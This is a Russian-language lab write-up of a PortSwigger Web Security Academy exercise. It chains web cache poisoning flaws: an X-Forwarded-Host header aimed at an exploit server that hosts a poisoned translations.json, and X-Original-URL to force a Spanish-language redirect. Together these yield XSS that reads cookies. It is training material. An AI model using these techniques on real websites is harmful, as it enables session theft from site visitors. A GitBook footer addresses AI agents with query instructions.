> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/combination-of-web-cache-poisoning-vulnerabilities.md).
# Комбинация уязвимостей отравления веб-кэша
Заметки по лабораторным работам PortSwigger Web Security Academy о комбинации уязвимостей отравления веб-кэша, включая рабочий процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст устранения уязвимости.
### Объединение уязвимостей от отравления веб-кэша


Мы должны **отравить кэш главной страницы** версией, которая выполняется **`alert(document.cookie)`** в браузере посетителя. Жертва передает `/` about **каждую минуту** и **язык жертвы — английский (`lang=en` cookie)**.
### (1) Точка входа: функция перевода на стороне клиента
На главной странице мы наблюдаем:
* Один `lang` cookie (например, `lang=es`) + `session=...`
* Скрипт перевода: **`/resources/js/translations.js`**
{% code overflow="wrap" %}
```http
Cookie: lang=es; session=3AJsSQlcvMWoyYAD7DAbxUISdsu1rIFg
```
{% endcode %}
```javascript
function initTranslations(jsonUrl)
{
const lang = document.cookie.split(';')
.map(c => c.trim().split('='))
.filter(p => p[0] === 'lang')
.map(p => p[1])
.find(() => true);
const translate = (dict, el) => {
for (const k in dict) {
if (el.innerHTML === k) {
el.innerHTML = dict[k];
} else {
el.childNodes.forEach(el_ => translate(dict, el_));
}
}
}
fetch(jsonUrl)
.then(r => r.json())
.then(j => {
const select = document.getElementById('lang-select');
if (select) {
for (const code in j) {
const name = j[code].name;
const el = document.createElement("option");
el.setAttribute("value", code);
el.innerText = name;
select.appendChild(el);
if (code === lang) {
select.selectedIndex = select.childElementCount - 1;
}
}
}
lang in j && lang.toLowerCase() !== 'en' && j[lang].translations && translate(j[lang].translations, document.getElementsByClassName('maincontainer')[0]);
});
}
```

Этот скрипт читает `lang` из cookies, а затем выполняет `fetch()` запрос к JSON:
```json
{
"en": {
"name": "Английский"
},
"es": {
"name": "Испанский",
"translations": {
"Return to list": "Вернуться к списку",
"View details": "Просмотреть детали",
"Description:": "Описание:"
}
},
"cn": {
"name": "中文",
"translations": {
"Return to list": "返回清單",
"View details": "查看詳情",
"Description:": "描述:"
}
},
"ar": {
"name": "عربى",
"translations": {
"Return to list": "العودة إلى القائمة",
"View details": "عرض التفاصيل",
"Description:": "وصف:"
}
},
"en-gb": {
"name": "Правильный английский",
"translations": {
"Return to list": "Откуда ты пришел",
"View details": "Окажите мне честь и разъясните подробнее",
"Description:": "Рассуждения по данному вопросу:",
}
},
"ml": {
"name": "മലയാളം",
"translations": {
"Return to list": "ലിസ്റ്റിലേക്ക് മടങ്ങുക",
"View details": "വിശദാംശങ്ങൾ കാണുക",
"Description:": "വിവരണം:"
}
},
"hb": {
"name": "עברית",
"translations": {
"Return to list": "חזור לרשימה",
"View details": "הצג פרטים",
"Description:": "תיאור:"
}
},
"zl": {
"name": "Ẕ̻͕̿̊ͤ̍ͅa͙l̗ͧg̮̤̰̘͇ȍ͇͕̳̙͙͉́̅̋̌̅",
"translations": {
"Return to list": "Re̹̰̘͉̹̪ͅt̬̫̜ȕͩ͒ͥͥr̃̉͒n ̎͂t͎͖̽͋o͖̟͚͙̲͐ͤͫ̎̓ ̼̟͈̭͉͎̂ͯ̔ͤͤ̏͐ͅliͤ͑ͧ̆̐̈̀sṭ̠̮̰͍̙͒̔͆̈ͤ̅",
"View details": "V̖̮͙ͅi͇e͙̦w̭̣̫͇̦̬̰ ̓͑̓ͯ̔d͍͂e͚̮͖͍͖̠͙ͮͭ̉ͦ̏͌̆t̙͎̺͉a̳̖͔̱͉̱͑̆̌̃͊ͬi̯͚͙̼̹̮l̖͎͛̈́͒ͅs̒̒ͤ̽̒̀",
"Description:": "D̳͔e̝ͩ̐ͅsc̗̱̼̤̬̎̓ͪͣͭ̐ͅr̪̝͖̙̱̄̓͌̓̚ip̭̦̭̰̻ͣ̓̽ͨ̚ț̤̝̻i̹̱̟̞͕̓̓ͬ̓ͬ̆ͅon̠͚͕̈́̋̓:"
}
},
"fn": {
"name": "Финский",
"translations": {
"Return to list": "Вернуться к списку",
"View details": "Просмотреть детали",
"Description:": "Описание:"
}
},
"hw": {
"name": "Ōlelo Hawaiʻi",
"translations": {
"Return to list": "Hoʻi i ka papa inoa",
"View details": "E nānā i nā kikoʻī",
"Description:": "ʻO keʻano:"
}
},
"mm": {
"name": "ဗမာ",
"translations": {
"Return to list": "စာရင်းသို့ပြန်သွားသည်",
"View details": "အသေးစိတ်ကြည့်ရန်",
"Description:": "ဖော်ပြချက်:"
}
}
}
```

И `data.host` берется из встроенного блока на главной странице:
```http
```
Затем скрипт применяет переводы, заменяя текст через `innerHTML`, что важно, потому что это может превратить перевод в \*\*HTML-инъекцию\*\*, если вы контролируете JSON.
### Уязвимость №1: Манипуляция хостом через `X-Forwarded-Host`
Добавление следующего HTTP-заголовка
```http
X-Forwarded-Host: test.com
```
мы обнаруживаем, что значение отражается в `data.host`.
```javascript
```
Таким образом, мы можем заставить браузер загрузить файл:
```bash
/resources/json/translations.json
```
### 3. Уязвимость №2: XSS через JSON-файл переводов

Мы размещаем на сервере эксплойта поддельный `translations.json` содержащий XSS-инъекцию в переводе, например:
```json
{
"en": {
"name": "Английский"
},
"es": {
"name": "Испанский",
"translations": {
"Return to list": "Вернуться к списку",
"View details": ">",
"Description:": "Описание:"
}
}
}
```
Затем мы используем:
```http
X-Forwarded-Host: exploit-0a19004104f2d29e80b40256011c00b0.exploit-server.net/
```
Главная страница, отданная из кэша, теперь будет указывать на наш вредоносный JSON-файл.
Содержимое перевода поэтому интерпретируется как HTML, что позволяет выполнить внедренный JavaScript.
### 4. Ограничение: жертва использует английский
Скрипт перевода выполняется только если:
* `lang !== 'en'`
Жертва изначально `lang=en`. / Даже если мы контролируем JSON-файл, \*\*l
Поэтому мы должны **усилить проход на испанском**.
### 5. Уязвимость №3: принудительная смена языка через `X-Original-URL`

С помощью Param Miner мы определяем уязвимый заголовок:
```http
X-Original-Url: /test
```

Мы отправляем еще один запрос к `/` с:
* `X-Original-URL: /test` → `404 Не найдено`
Кэш возвращает ответ, который задает `lang=es` для посетителей.

```http
X-Original-Url: /setlang/es
```
`X-Original-URL: /setlang/es` → `302 Found`
Этот путь:
* Устанавливает `lang=es` cookie
* Затем вернитесь на главную страницу
#### Выполнение полезной нагрузки у жертвы
1. Жертва посещает `/`
2. `lang` cookie переходит в `es`
3. Страница перезагружает `translations.json` файл с нашего сервера эксплойта
4. Вредоносный перевод внедряется в DOM
5. Браузер выполняет:
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/cache-poisoning/combination-of-web-cache-poisoning-vulnerabilities.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.